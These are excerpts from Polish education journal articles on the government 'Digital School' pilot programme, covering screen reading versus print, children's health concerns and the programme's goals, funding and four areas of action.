¹¹ D.M. Wegner, A.F. Ward, *Jak Google zmienia nasz mózg*, „Świat Nauki”, nr 1(269)/2014.

¹² Problematykę związaną z wiedzą szerzej omówiłem w opracowaniu A. Piecuch, *Uczenie się i nauczanie a inżynieria dydaktyczna*, „Edukacja – Technika – Informatyka. Teoretyczne i praktyczne problemy edukacji informatycznej i informacyjnej”, red. W. Lib, W. Walat, UR, Rzeszów 2009.

¹³ Na takiej samej zasadzie pracują systemy ekspertowe. Każde rozwiązanie problemu skutkuje jego dopisaniem do tzw. bazy wiedzy (*knowledge base*). Wraz z liczbą rozwiązanych proble-

mu zatem nie leży w sprawnościach technologicznych człowieka lecz umiejętnościach: pozyskiwania, dekodowania, systematyzowania, przetwarzania, wykorzystywania i dystrybucji informacji.

2. Projekt cyfrowa szkoła¹⁴

„Komputery mają wiele zalet, (...) są źródłem aktualnej informacji. Pomagają nam odnaleźć różne potrzebne nam informacje, nie tylko do szkoły, ale również do pracy i do własnego użytku”¹⁵. W dobie powszechnej informatyzacji i cyfryzacji, naturalne wydaje się wspomaganie procesów uczenia się i nauczania środkami informatycznymi. Obecnie szkolne pracownie informatyczne zostały wyposażone w wystarczającą ilość sprzętu komputerowego. Niestety, jest on wykorzystywany głównie do nauczania przedmiotów informatycznych. Pozostałe klasopracownie przedmiotowe wyposaża się głównie w urządzenia mobilne typu laptop, z którymi współpracują urządzenia peryferyjne mające bezpośrednie zastosowanie w procesie edukacyjnym. Wymieńmy tutaj chociażby tablice interaktywne i projektory multimedialne. To urządzenia, które w istocie wspomagają pracę nauczyciela. Uczeń w ramach innych przedmiotów niż informatyczne ma znikome szanse na wykorzystanie sprzętu informatycznego do wspomagania własnego procesu uczenia się.

Propozycją zmiany istniejącego stanu jest Rządowy program rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych „Cyfrowa szkoła”. Podstawą prawną do rozpoczęcia programu pilotażowego było: Rozporządzenie Rady Ministrów z dnia 3 kwietnia 2012 roku w sprawie warunków, form i trybu realizacji przedsięwzięcia dotyczącego rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych (Dz.U. nr 72 z dn. 16 kwietnia 2012 r. poz. 411) oraz Uchwała nr 40/2012 Rady Ministrów z dnia 3 kwietnia 2012 roku w sprawie Rządowego programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych „Cyfrowa szkoła”. Program integruje w sobie cztery obszary zwane kluczowymi:

- „e-nauczyciel” – obszar mający na celu podniesienie kompetencji TIK nauczycieli;

mów wzbogacają się zasoby systemu. Dzięki temu kolejny analogiczny problem może być rozwiązany szybciej.

¹⁴ A. Piecuch, *Uczeń w cyfrowej szkole*, „Nowe Horyzonty Edukacji”, nr 1(8)/2014, Via Ferrata, Wrocław 2014.

¹⁵ A. Molga, *Nauczanie multimedialne*, „Dydaktyka informatyki. Informatyka wspomagająca całościowe uczenie się”, nr 8/2013, red. A. Piecuch, W. Furmanek, Wyd. UR, Rzeszów 2013.

- „e-zasoby edukacyjne” – obszar mający za zadanie uzupełnienie oferty elektronicznych zasobów edukacyjnych;
- „e-szkoła” – obszar obejmujący działania zapewniające wytworzenie odpowiedniej infrastruktury dla TIK w placówkach szkolnych;
- „e-uczeń” – obszar mający na celu zapewnienie dostępu uczniów do nowoczesnych pomocy dydaktycznych.

Do programu zakwalifikowano łącznie 402 szkoły, w tym: 140 szkół małych liczących do 100 uczniów; 165 szkół średnich liczących od 101 do 300 uczniów i 97 szkół dużych, w których liczba uczniów przekraczała 300 osób. Program „Cyfrowej szkoły” mógł być realizowany w dwóch wariantach. Wariant pierwszy (który wybrało 78% szkół) polegał na wykorzystaniu przenośnego sprzętu komputerowego wyłącznie w szkole, natomiast wariant drugi (skorzystało z niego 22% szkół) udostępniał sprzęt uczniom dodatkowo w domach. Program dedykowany jest dla uczniów szkół podstawowych z klas IV–VI¹⁶.

W zapisach celów stosowania TIK w edukacji zapisano: „Sama technologia informacyjna oddana w ręce uczniów nie gwarantuje sukcesu edukacyjnego. Nie chcemy zastępować edukacji językowej, matematycznej, przyrodniczej, medialnej, muzycznej, plastycznej czy innej, edukacją informatyczną. Chcemy za pomocą TIK racjonalnie wspierać u uczniów czytanie, pisanie, liczenie, efektywne komunikowanie się w języku ojczystym oraz językach obcych, kształcić artystycznie i medialnie, wprowadzać w problemy najbliższego otoczenia i współczesnego świata, realizować edukację globalną i obywatelską”¹⁷. Z punktu widzenia aktualnych potrzeb i oczekiwań uczniów projekt wydaje się wychodzić im na przeciw. Dyskusyjny jest natomiast sposób wprowadzenia omawianej innowacji do szkół¹⁸. Pytanie, nad którym warto się zastanowić, dotyczy przede wszystkim szczebla kształcenia.

3. Czytanie ze zrozumieniem

Zdolność czytania i pisanania posiadamy dzięki wyspecjalizowaniu się w tych funkcjach mózgu człowieka. Ponadto sam proces nauki czytania i pisanania wymaga skoordynowania czynności związanych ze zmysłem wzroku i z czynno-

¹⁶ Zainteresowany czytelnik znajdzie więcej informacji na temat projektu na stronie internetowej: <http://www.cyfrowaszkoła.men.gov.pl>

¹⁷ *Moduł II. Cele nauczania. Rola TIK w realizacji celów uczenia się uczniów*, dostępne na: <http://www.ceo.org.pl/pl/cyfrowaszkoła/kurs/zastosowanie-TIK-w-realizacji-celow-uczenia-sie> (dostęp: 26.04.2013).

¹⁸ Z ostatnich doniesień wynika, że mimo krytycznego raportu oceny programu „Cyfrowej szkoły” ma on być kontynuowany.

ściami motorycznymi rąk. Jakkolwiek natura wspomnianych umiejętności nie została wyjaśniona z całą pewnością na gruncie naukowym, to za najbardziej wiarygodną koncepcję można przyjąć tę wyrażaną przez Frutigera, który twierdzi, że: „dziecko na początku nauki czytania i pisania »literuje«. Dopiero później nie myśli już o literach, czytając i pisząc słowa uświadamia sobie ich obraz. Pamięć przechowuje zapas obrazów słów i sylab jako swego rodzaju tablicę podstawowych schematów. Powiązania literowe wyrażające język ojczysty są tu silnie utrwalone w podświadomości”¹⁹. Badania K. James z Indiana University w Bloomington wykazały, że: „odpowiedzialne za czytanie ośrodki nerwowe mózgu pięcioletka tętnią aktywnością, kiedy dziecko pisze ręcznie, ale są uśpione gdy używa klawiatury”²⁰.

Efektywność nauki z tekstem nie jest tak oczywista jakby mogło się wydawać. Bror Zachrisson podkreśla, że: „w czynności czytania jest zawartych wiele bodźców: treść, wygląd zewnętrzny czytanego tekstu, wpływ otoczenia i inne. Czytelność nigdy nie zależy wyłącznie od tekstu: zawsze należy uwzględnić funkcjonalną sytuację czytelnik – tekst”²¹. Wnioskować z tego należy, że o czytaniu ze zrozumieniem nie decydują wyłącznie procesy recepcyjne. Spójrzmy zatem na proces czytania z nieco innej, szerszej perspektywy.

Materiał drukowany, który bierzemy do ręki, ma określoną formę (skład) tekstu, format, wagę, grubość. Są to elementy, które w pośredni sposób decydują o sprawnym nawigowaniu po tekście. Prawdopodobnie wszyscy przypominamy sobie własne doświadczenia, kiedy chcąc powrócić do określonego fragmentu tekstu lokalizujemy jego położenie np. akapit u góry po lewej stronie książki, mniej więcej w połowie jej grubości, albo około strony... itp. Na ogół przy pomocy tych, jakby na to nie patrzeć bardzo ogólnych danych, bez większych kłopotów udaje się zlokalizować poszukiwany fragment tekstu. Takiego komfortu nie zapewniają urządzenia elektroniczne typu laptop, tablet czy czytnik e-book – chociaż wyświetlają numery stron. Czytający nie jest w stanie określić położenia, w którym miejscu książki aktualnie się znajduje. Nie może także w łatwy sposób porównać tekstu aktualnie czytanego z tym fragmentem, który znajduje się np. kilkanaście stron wcześniej czy później. Konieczność przewijania ekranu sprawia, że czytający traci orientację i zaczyna skupiać własną uwagę na nawigacji, a nie na czytanych tekście. Efektem tego jest spadek zdolność zapamiętywania. Publikowane liczne badania naukowe wykonane na uniwersytetach: Stavanger (Norwegia), Karlstads (Szwecja), Central Florida (USA), San Jose State (USA), Technion – Israel Institute of Technology (Izrael), National Taiwan

¹⁹ A. Frutiger, *Człowiek i jego znaki*, Wyd. Do; Wyd. Opitma, Warszawa 2005.

²⁰ F. Jabr, *Papier kontra ekran*, „Świat Nauki”, Wyd. Prószyński Media, nr 12/2013.

²¹ B. Zachrisson, *Studia nad czytelnością druku*, tłum. K. Chocianowicz, J. Hyc, WNT, Warszawa 1970.

University, Universidad Nacional Autónoma de México, dowodzą zwiększonej skuteczności uczenia się z wykorzystaniem tekstów dostępnych w formie tradycyjnej – drukowanej, niż elektronicznej. Jeśli nawet teksty posiadały tylko formę elektroniczną to i tak były drukowane przez użytkowników²².

Problematyka efektywności kształcenia opartej na środkach informatycznych związana jest z czynnikiem: motywacyjnym uczniów, jakością elektronicznych materiałów dydaktycznych oraz metodyką ich stosowania. Wypadkowa tych czynników zadecyduje o skuteczności uczenia się i nauczania. Bez dokonywania pogłębionych analiz można stwierdzić, że uczelnie przygotowujące przyszłe kadry nauczycielskie kładą nacisk na kompetencje informacyjne swoich studentów. W ślad za tym nie idzie metodyka nauczania przedmiotu ze źródeł elektronicznych, a jedynie metodyka wykorzystywania środków elektronicznych do wspomagania procesu nauczania. Wspomagać proces edukacyjny środkami informatycznymi a prowadzić ten proces regularnie w oparciu o takie środki i źródła to jednak dwie różne rzeczy. Brak doświadczenia nauczycieli w tym względzie z pewnością jest dużym ograniczeniem dla samych nauczycieli ale również uczniów. „Cyfrowa szkoła” jest polem doświadczalnym, na którym zdobywa się tego rodzaju pierwsze doświadczenia. Z jednej strony to bardzo dobrze, a z drugiej strony można zapytać, czy udział w tym dzieci w wieku 9–12 lat jest właściwym wyborem w kontekście ich zdrowia.

4. Cyfrowa szkoła – zdrowie analogowe

Jak czytamy w Raporcie HBSC 2010: „Jedną z przyczyn małej aktywności fizycznej dzieci i młodzieży jest rozwój nowych technologii informacyjnych i komunikacyjnych, w tym tych z wykorzystaniem telefonów komórkowych, komputerów i Internetu. Korzystanie z nich jest związane z wielogodzinnym unieruchomieniem”. Niska aktywność fizyczna dzieci w połączeniu z wielogodzinnym kontaktem z komputerem prowadzi wprost do powstawania deficytów zdrowotnych u dzieci i młodzieży, w tym wad postawy oraz wad wzroku. Zdaniem dra Pawła Michalskiego, kierownika Oddziału Chirurgii Kręgosłupa w Instytucie Matki i Dziecka w Warszawie, aż 90% dzieci w Polsce ma wady postawy²³. Lekcje szkolne unieruchamiają dzieci w ławkach na kilka godzin dziennie w pozycji siedzącej. Po powrocie do domu, odrabiają zadania w tej samej pozycji, a następnie odpoczywają również siedząc przed ekranem komputera lub telewizora.

²² Zob.: F. Jabr, *Papier kontra...*

²³ Za: wiadomosci.gazeta.pl

W raporcie W. Gogołka poświęconym „Cyfrowej Szkole” „Wpływ e-podręczników na rozwój psychosomatyczny uczniów czytamy, że: młodzi ludzie mają w sumie minimum siedem godzin dziennie kontaktu wzrokowego z monitorem komputera. (...) Powszechnie dostępne wyniki badań dowodzą jednoznacznie, że korzystanie z komputerów »ponad dwie godziny dziennie jest szkodliwe dla dzieci. Zwiększa ryzyko problemów psychologicznych«²⁴. Według różnych danych statystycznych w Polsce od 42% do 50% dzieci posiada wady wzroku (około: 15% – krótkowzroczność, 4% – astygmatyzm, 21% – nadwzroczność, 6% – anizometropia).

Powszechne już dzisiaj monitory LCD swoimi parametrami przewyższają monitory wykonane w technologii CRT. Nie oznacza to mimo wszystko, że stały się one w pełni bezpieczne dla zdrowia użytkowników. Podstawowym negatywnym czynnikiem jest emisja światła z monitora ekranowego. Według „Journal of Applied Physiology” ekrany LED zakłócają rytm sen – czuwanie. Niebieskie światło o długości fali 464 nm, jakie emitują także ekrany LED, nie pozwala zasnąć²⁵, ale także przyczynia się do powstania zmian zwyrodnieniowych siatkówki oraz powoduje rozwój AMD, czyli zwyrodnienia plamki żółtej²⁶. Dodajmy do powyższego jeszcze jeden istotny parametr, a mianowicie rozdzielczość. Typowy wydruk laserowy operuje rozdzielczościami rzędu (600–1200) dpi²⁷, druk książkowy to zakres (1200–2400) dpi, typowa rozdzielczość ekranu monitora zamyka się w granicach (72–120) dpi²⁸ natomiast typowa rozdzielczość czytników e-book to 167 dpi. Stąd wynika, że rozdzielczość nawet najlepszego wyświetlacza jest kilka razy gorsza od wydruku.

Alternatywą, dla ogólnie mówiąc ekranów LCD, mogą być czytniki z wyświetlaczami pasywnymi E-Ink tak jak proponuje to W. Gogołek w przywoływanym już raporcie. Cechą charakterystyczną wyświetlaczy tego typu jest brak podświetlenia. Tekst czytany jest w świetle odbitym analogicznie jak materiały drukowane. Rozwiązanie to nie jest jednak pozbawione wad, do

²⁴ W. Gogołek, *Wpływ e-podręczników na rozwój psychosomatyczny uczniów*, ORE, Warszawa 2013.

²⁵ *E Ink czy LCD: który jest lepszy?*, „Chip”, nr 3/2013.

²⁶ www.echirurgia.pl

²⁷ dpi – (ang. *dots per inch*) jest miarą rozdzielczości ekranu, drukarki, skanera określająca liczbę punktów jaka może być wyświetlona, wydrukowana lub odczytana na odcinku o długości jednego cala (1 cal = 25,4 mm). Prawidłowo do urządzeń wyświetlających i rejestrujących powinno używać się jednostki ppi – (ang. *pixels per inch*) – liczba pikseli na cal.

²⁸ R. Chwałowski, *451, czyli typografia bez papieru*, „2D+3D”, nr 9/2004; A. Piecuch, *Wstęp do projektowania multimedialnych opracowań metodycznych*, Wydawnictwo Oświatowe Fosze, Rzeszów 2008; R. Bednarski, K. Tyczkowski, M. Pietruszka, *Charakterystyka czynników wpływających na czytelność tekstów w obrazach komputerowych* [w:] *Multimedia w biznesie i edukacji*, red. L. Kiełtyka, Politechnika Częstochowska, Częstochowa 2005.

których trzeba zaliczyć wyświetlanie obrazu monochromatycznego²⁹ i brak możliwości odtwarzania multimediów. Z tych powodów czynnik z pewnością traci na swojej atrakcyjności.

Zakończenie

Zawsze wskazana jest duża rozwaga nad implikacjami wprowadzanych zmian i unowocześnień. W przypadku edukacji ma to szczególne znaczenie, bowiem skutki są znacznie odsunięte w czasie³⁰. Zastąpienie typowego podręcznika źródłami elektronicznymi pozbawia człowieka podstawowych umiejętności. Zwalnia od myślenia, analizowania, syntetyzowania, rozwijania wyobraźni. Poza tym daje również złudne przekonanie, niekiedy graniczące wręcz z pewnością, że wszystko bez wysiłku jest dostępne od jednego kliknięcia. Stąd w zasadzie normą stały się zachowania Ctrl+C – Ctrl+V, używane bez namysłu nad tym co jest kopiowane i z jakiego źródła.

Okrojone do minimum programy nauczania wraz z malejącymi wymaganiami doprowadziły do bardzo wyraźnego obniżenia poziomu wykształcenia obecnego pokolenia. Poszukiwanie rozwiązań wyłącznie na drodze wprowadzania do procesu kształcenia środków informatycznych z pewnością nie pomoże w podniesieniu jakości wykształcenia. Jak słusznie zauważa A. Zajac: „Era kultury oparta na tekście drukowanym nie wytrzymuje konkurencji z kulturą obrazu, która jest o wiele atrakcyjniejsza w odbiorze i nie wymaga wysiłku intelektualnego”. Wykorzystanie środków informatycznych szczególnie przez użytkowników w tak młodym wieku (dzieci 9–12 lat) jest niewskazane. Powodów z pewnością można wymieni kilka. Po pierwsze, to nie w pełni rozwinięte zdolności motoryczne, do których należy umiejętność pisania. Prace pisemne obecnych studentów w 80–90% są nie do odczytania. Jest to efektem zaniedbań edukacyjnych w okresie wczesnoszkolnym i brakiem „treningu” w latach późniejszych (brak wypracowań domowych, zadań klasowych, zamiana długopisu/pióra na klawiaturę komputerową).

Bez odpowiedzi pozostanie prawdopodobnie pytanie o efektywność kształcenia z wykorzystaniem infrastruktury informatycznej i elektronicznych materiałów dydaktycznych. Nie należy mylić efektywności ze skutecznością. Działania skuteczne nie zawsze są efektywne. Jeśli osiągnięcia edukacyjne ucznia w opar-

²⁹ Istnieją już rozwiązania czynników (np. Hanvon) z kolorowym e-inkiem. Oprócz kolorowej technologii wyświetlania obrazu istnieje możliwość wyświetlania kolorowych grafik, przeglądania materiałów wideo, korzystania z przeglądarki internetowej. Jest to z pewnością duża konkurencja dla tabletów, wciąż jednak zbyt droga; zob.: www.spidersweb.pl (dostęp: 4.01.2014) .

³⁰ A. Piecuch, *Multimedialne...*

ciu o metody e-kształcenia i tradycyjne są porównywalne, to brak jest uzasadnienia dla wprowadzania dodatkowego obciążenia uczniów środkami informatycznymi. Z pewnością uczeń w razie potrzeby sięgnie w ramach pracy własnej do źródeł internetowych czy innych elektronicznych materiałów dydaktycznych. Nie negując użyteczności informatyki ani rozwijanych materiałów cyfrowych, rozsądne byłoby udostępnienie określonej wiedzy uczniowi w tradycyjnej formie drukowanej i elektronicznej. Sam zainteresowany według własnych potrzeb i upodobań wybierze wariant najbardziej mu odpowiadający.

Na zakończenie pozwolę sobie dokonać parafrazy wypowiedzi T. Kotarbińskiego: „Naród, który by się informatycznie zaniedbał albo programowo od informatyki odwrócił, skazałby się na nędzną służebność w stosunku do innych narodów a w ostatecznym wyniku na wykluczenie”³¹. Zatem odpowiedź na pytanie, czy wprowadzać informatyczne wspomaganie procesów uczenia się i nauczania jest twierdząca. Natomiast odpowiedzi wymagają pytania: kiedy to robić i w jaki sposób, by było to z korzyścią przede wszystkim dla ucznia, a nie stało się modą o wątpliwych walorach edukacyjnych.

Bibliografia

- Banach Cz., Rajkiewicz A., *Najpilniejsze problemy do rozwiązania w systemie edukacji w latach 2004–2015*, „Nowa Szkoła”, nr 1/2004.
- Bednarski R., Tyczkowski K., Pietruszka M., *Charakterystyka czynników wpływających na czytelność tekstów w obrazach komputerowych [w:] Multimedia w biznesie i edukacji*, red. L. Kieltyka, Politechnika Częstochowska, Częstochowa 2005.
- Blikle A.J., *Doktryna jakości. Rzecz o skutecznym zarządzaniu*, na: www.moznainaczej.com.pl
- Bogaj A., *Współczesne wyzwania edukacyjne [w:] Edukacja i technika*, red. H. Bednarczyk, E. Sałata, ITE-PIB, Radom 2010.
- Bror Zachrisson, *Studia nad czytelnością druku*, tłum. K. Chocianowicz, J. Hyc, WNT, Warszawa 1970.
- Chwałowski R., *451, czyli typografia bez papieru*, „2D+3D”, nr 9/2004.
- E Ink czy LCD: który jest lepszy?*, „Chip”, nr 3/2013.
- Frutiger A., *Człowiek i jego znaki*, Wyd. Do; Wyd. Opitma, Warszawa 2005.
- Furmanek W., *Edukacja a przemiany cywilizacyjne*, Wydawnictwo Oświatowe Fosze, Rzeszów 2010.
- Goban-Klas T., *Nadchodzące społeczeństwo medialne*, „Chowanna”, t. 2 (29), UŚ, Katowice 2007.
- Gogołek W., *Wpływ e-podręczników na rozwój psychosomatyczny uczniów*, ORE, Warszawa 2013.
- Jabr F., *Papier kontra ekran*, „Świat Nauki”, Wyd. Prószyński Media, nr 12/2013.
- Mazur J., Małkowska-Szutnik A., *Wyniki badań HBSC 2010*, Wyd. Instytut Matki i Dziecka, Warszawa 2011.
- Molga A., *Nauczanie multimedialne*, „Dydaktyka informatyki. Informatyka wspomagająca całościowe uczenie się”, nr 8/2013, red. A. Piecuch, W. Furmanek, Wyd. UR, Rzeszów 2013.

³¹ A. Piecuch, *Edukacja informatyczna na początku trzeciego tysiąclecia*, Wydawnictwo Oświatowe Fosze, Rzeszów 2008.

- Morbitzer J., *Medialność a sprawność edukacyjna ucznia* [w:] *Człowiek – Media – Edukacja*, red. J. Morbitzer, E. Musiał, UP, Kraków 2012.
- Piecuch A., *Edukacja informatyczna na początku trzeciego tysiąclecia*, Wydawnictwo Oświatowe Fosze, Rzeszów 2008.
- Piecuch A., *Wstęp do projektowania multimedialnych opracowań metodycznych*, WO Fosze, Rzeszów 2008.
- Piecuch A., *Uczenie się i nauczanie a inżynieria dydaktyczna*, „Edukacja – Technika – Informatyka. Teoretyczne i praktyczne problemy edukacji informatycznej i informacyjnej”, red. W. Lib, W. Walat, UR, Rzeszów 2009.
- Piecuch A., *Multimedialne kompetencje nauczycieli*, UR, Rzeszów 2011.
- Piecuch A., *Uczeń w cyfrowej szkole*, „Nowe Horyzonty Edukacji”, nr 1(8)/2014, Via Ferrata, Wrocław 2014.
- Stróżyński K., *Jakość pracy szkoły* [w:] *Encyklopedia pedagogiczna XXI wieku*, red. T. Pilch, t. 2, Żak, Warszawa 2003.
- Szymczak M. (red.), *Słownik języka polskiego*, PWN, Warszawa 1978.
- Wegner D.M., Ward A.F., *Jak Google zmienia nasz mózg*, „Świat Nauki”, nr 1(269)/2014.
- Włoch S., *Edukacja jaka? – szansą czy zagrożeniem ucznia* [w:] *Edukacja w społeczeństwie wiedzy*, red. K. Denek, A. Kamińska, W. Kojs, P. Oleśniewicz, Sosnowiec 2010.
- Zajac A., *Stan i znaczenie kapitału ludzkiego oraz społecznego w cywilizacji wiedzy*, UR, Rzeszów 2013.

Netografia

- <http://wiadomosci.gazeta.pl/wiadomosci/1,114873,4759206.html>
- <http://www.cyfrowaszkoła.men.gov.pl>
- <http://www.ceo.org.pl/pl/cyfrowaszkoła/kurs/zastosowanie-TIK-w-realizacji-celow-uczenia-sie>
- Tajemnica filtru światła niebieskiego*, – http://www.echirurgia.pl/zacma/tajemnica_filtru_swiatla_niebieskiego.htm
- Urząd statystyczny w Krakowie, *Zdrowie dzieci i młodzieży w Polsce w 2009 r. Studia i analizy statystyczne*, Kraków 2011, publikacja dostępna w Internecie <http://www.stat.gov.pl>

Wojciech CZERSKI, Rafał WAWER

Uniwersytet Marii Curie-Skłodowskiej w Lublinie

**„CYFROWA SZKOŁA” – SZANSA, CZY ZAGROŻENIE
DLA EDUKACJI?**

**„DIGITAL SCHOOL” – OPPORTUNITY
OR THREAT TO THE EDUCATION?**

Słowa kluczowe: cyfrowa szkoła, nowoczesne technologie, edukacja

Keywords: digital school, modern technologies, education

Streszczenie

W niniejszym artykule poruszona została tematyka realizowanego od roku szkolnego 2012/2013 pilotażu rządowego programu „Cyfrowa szkoła”. Od powodzenia tego przedsięwzięcia zależy będzie jego realizacja w przyszłości na szerszą skalę. Z tego też względu system edukacji stoi przed ogromną szansą na unowocześnienie i pełne dostosowanie do wymogów społeczeństwa informacyjnego. W pierwszej części autorzy opisują ogólne założenia programu. Druga część natomiast przedstawia szerzej zagadnienie e-podręcznika oraz zagrożenia, jakie mogą wynikać z jego nieodpowiedniego stosowania.

Summary

In the following article the authors thoroughly discuss the “Digital school” pilot program, which was first introduced in the school year 2012/2013. Its future implementation at schools on a larger scale is entirely dependent on its success. Therefore, the education system needs to face both the challenge and opportunity to upgrade and fully adjust to the requirements and expectations of the information society. In the first part of the article the general objectives of the program are described by the authors. The second part is devoted to the issue of the e-textbooks and the risks which may result from its improper use.

Wstęp

Zarówno Polska szkoła jako instytucja, jak również cały system edukacji, podlega cyklicznym zmianom. Poza modyfikacjami programów nauczania, czy też katalogu kompetencji, jakie posiadać powinni uczniowie i uczący ich nauczyciele, zmianom ulega baza dydaktyczna placówek. Te ostatnie nie mogą być realizowane bez pomocy odpowiedniego wsparcia ze strony przede wszystkim organów prowadzących, ponieważ to one finansują podległe placówki edukacyj-

ne. Często jednak zdarza się, iż nie są one w stanie w wystarczający sposób po-
dołać temu zadaniu.

Państwo również stara się również czynnie uczestniczyć w unowocześnianiu
całego systemu oświaty, nie tylko określając wymagania edukacyjne stawiane
przez szkołami i ich absolwentami, ale również oferując wsparcie finansowe na
realizację zadań szkolnych. Wsparcie to realizowane jest zazwyczaj za pomocą
programów systemowych ministerialnych lub rządowych. Jednym z takich pro-
gramów jest realizowany pilotażowo program „Cyfrowa szkoła”.

1. „Cyfrowa szkoła” – założenia teoretyczne

Omawiając program „Cyfrowa szkoła” należy najpierw rozpocząć od wyja-
śnienia i omówienia, na czym polega istota tego programu.

„**Cyfrowa szkoła**” w swoim założeniu opiera się na założeniu, iż „jednym
z zasadniczych zadań współczesnej szkoły jest rozwijanie kompetencji uczniów
przygotowujących ich do życia w społeczeństwie informacyjnym oraz, że roz-
wój kompetencji uczniów w tym zakresie powinien dokonywać się w szkole,
poprzez działania odpowiednio przygotowanych nauczycieli, świadomych ko-
rzyści edukacyjnych z wykorzystaniem TIK”¹.

Rząd podejmując decyzję o wprowadzeniu programu, postawił przed nim
dwa podstawowe cele. Pierwszym z nich jest sam rozwój kompetencji uczniów
i nauczycieli w zakresie stosowania technologii informacyjno-komunikacyjnych
w procesie edukacyjnym oraz wspieranie zmian modeli nauczania. Drugim zaś
jest weryfikacja przyjętego modelu: „realizacji przedsięwzięcia, doskonalenia
zawodowego nauczycieli, przygotowania publicznych elektronicznych zasobów
edukacyjnych oraz korzystania przez uczniów z nowoczesnych pomocy dydak-
tycznych w procesie nauczania – uczenia się”².

Jako cele szczegółowe przyjęte zostały zarówno cele ogólne, tj.: *zwiększenie
motywacji uczniów do rozwijania zainteresowań*, jak również odnoszące się
ściśle do stosowania TIK w procesie edukacji³:

- 1) rozwijanie kompetencji uczniów w zakresie posługiwania się TIK w uczeniu
się, w tym w wyszukiwaniu i korzystaniu z informacji;
- 2) doskonalenie wiedzy i umiejętności nauczycieli i dyrektorów szkół
w zakresie stosowania TIK w nauczaniu i organizacji pracy szkoły, w tym w
ramach międzyszkolnych sieci współpracy nauczycieli;
- 3) wdrożenie TIK w nauczaniu poszczególnych przedmiotów;

¹ Załącznik do uchwały nr 40/2012 Rady Ministrów z dnia 3 kwietnia 2012 r. w sprawie rzą-
dowego programu rozwijania kompetencji uczniów i nauczycieli w zakresie stosowania technolo-
gii informacyjno-komunikacyjnych – „Cyfrowa szkoła”, s. 2.

² Szerzej cele te opisane są na stronie programu – <http://www.cyfrowaszkoła.men.gov.pl>

³ Załącznik do uchwały nr 40/2012..., s. 12–13.

Obszar działań	"e – nauczyciel"	"e – zasoby edukacyjne" (w tym e – podręcznik)	"e – szkoła"	"e – uczeń"	Komponent badawczy i ewaluacja
Planowane działania	1) przygotowanie 1200 „e-moderatorów”; 2) organizacja sieci wsparcia i doskonalenia dla około 19 tys. „e-koordynatorów” z zakresu stosowania TIK w nauczaniu przedmiotów; 3) przygotowanie materiałów merytorycznych i szkoleniowych; 4) przygotowanie edukacyjnej platformy informatycznej umożliwiającej organizację sieci wsparcia szkoły	1) rozbudowa cyfrowych zasobów edukacyjnych na portalu Scholaris; 2) przygotowanie e-podręczników, które będą dostępne na otwartej platformie edukacyjnej; 3) przygotowanie przez Telewizję Polską S.A. audycji oświatowych dla szkół dostępnych na internetowym portalu edukacyjnym TVP	dotacje celowe dla organów prowadzących szkoły na zakup nowoczesnych pomocy dydaktycznych i innego sprzętu niezbędnego do realizacji programów nauczania	dotacje celowe dla organów prowadzących szkoły na zakup komputerów do korzystania przez uczniów na zajęciach lekcyjnych i w czasie wolnym od zajęć dydaktycznych	1) realizacja komponentu badawczego w ramach pilotażu; 2) ewaluacja procesu wdrażania TIK w szkołach, ewaluacja efektów edukacyjnych pilotażu
Forma realizacji	projekty systemowe Priorytetu III POKL 2007-2013. Wdrożenie podstawy programowej kształcenia ogólnego w przedszkolach i szkołach i System doskonalenia nauczycieli – komplementarne i skoordynowane z programem „Cyfrowa szkoła”	projekty systemowe Priorytetu III POKL 2007-2013: 1) „Scholaris - portal wiedzy dla nauczycieli” (ok. 11 mln zł), 2) „E-podręczniki do kształcenia ogólnego” (nowy projekt o wartości 46 mln zł) – komplementarne i skoordynowane z programem „Cyfrowa szkoła” 3) Porozumienie MEN-TP S.A. (0,5 mln zł)	program „Cyfrowa szkoła” od dnia 4 kwietnia 2012 r. do dnia 31 sierpnia 2013 r. – pilotaż	program „Cyfrowa szkoła” od dnia 4 kwietnia 2012 r. do dnia 31 sierpnia 2013 r. – pilotaż	1) program „Cyfrowa szkoła” – pilotaż 2) projekt systemowy „Badanie jakości i efektywności edukacji oraz instytucjonalizacja zaplecza badawczego”
Realizatorzy działań	Ośrodek Rozwoju Edukacji (w partnerstwie z innymi podmiotami)	Ośrodek Rozwoju Edukacji (w partnerstwie z innymi podmiotami), TP S.A.	MEN, wojewodowie, organy prowadzące szkoły	MEN, wojewodowie, organy prowadzące szkoły	1) MAIC 2) Instytut Badań Edukacyjnych
Planowane koszty realizacji	ok. 20 mln zł (w latach 2012-2015)	ok. 56,5 mln zł (w latach 2012-2015)	ok. 55 mln zł (w roku 2012)	ok. 55 mln zł (w roku 2012)	5 mln zł (w latach 2012-2013)
Źródło finansowania	Europejski Fundusz Społeczny, POKL 2007-2013, budżet państwa	Europejski Fundusz Społeczny, POKL 2007-2013, budżet państwa	budżet państwa (80%) i budżety organów prowadzących szkoły (min. 20%)		budżet państwa EFS, POKL 2007-2013

Schemat 1. Model organizacji i finansowania działań programu pilotażowego⁴

⁴ <http://mac.gov.pl> (dostęp 30.11.2013).

- 4) wprowadzenie modelowych przykładów zastosowania TIK w nauczaniu poszczególnych przedmiotów oraz upowszechnienie dobrych praktyk w tym zakresie;
- 5) sprawdzenie w praktyce szkolnej zastosowań w różnych konfiguracjach pomocy dydaktycznych i innego sprzętu niezbędnego do realizacji programów nauczania z wykorzystaniem TIK.

Sposób realizacji przyjętych tu celów prezentuje schemat 1. Należy tu zauważyć fakt, że program został przygotowany w oparciu o założenie komplementarności działań podejmowanych w programie i działań skoordynowanych w programem⁵.

Jak widać na powyższym schemacie, program oparty jest na czterech filarach, zwanych tu obszarami: *e-nauczyciel*, *e-zasoby edukacyjne*, *e-szkoła* i *e-uczeń* oraz komponentu badawczego i ewaluacyjnego. Te cztery obszary omówione zostały w dalszej części rozdziału.

1.1. Obszar e-nauczyciel

Obszar ten dotyczy rozwoju kompetencji nauczycieli odnoszących się do nauczania z wykorzystaniem TIK, a ponadto komunikowania się z uczniami i rodzicami oraz prowadzenia dokumentacji szkolnej z wykorzystaniem TIK⁶.

Podejmowane w tym obszarze działania mają na celu kompleksowy rozwój kompetencji nauczycieli niezbędnych do świadomego wykorzystywania przez nich TIK we wszystkich sferach ich działalności dydaktycznej, wychowawczej i zawodowej. W szczególności działaniami tymi są⁷:

- 1) wzbogacenie i unowocześnienie warsztatu pracy nauczyciela;
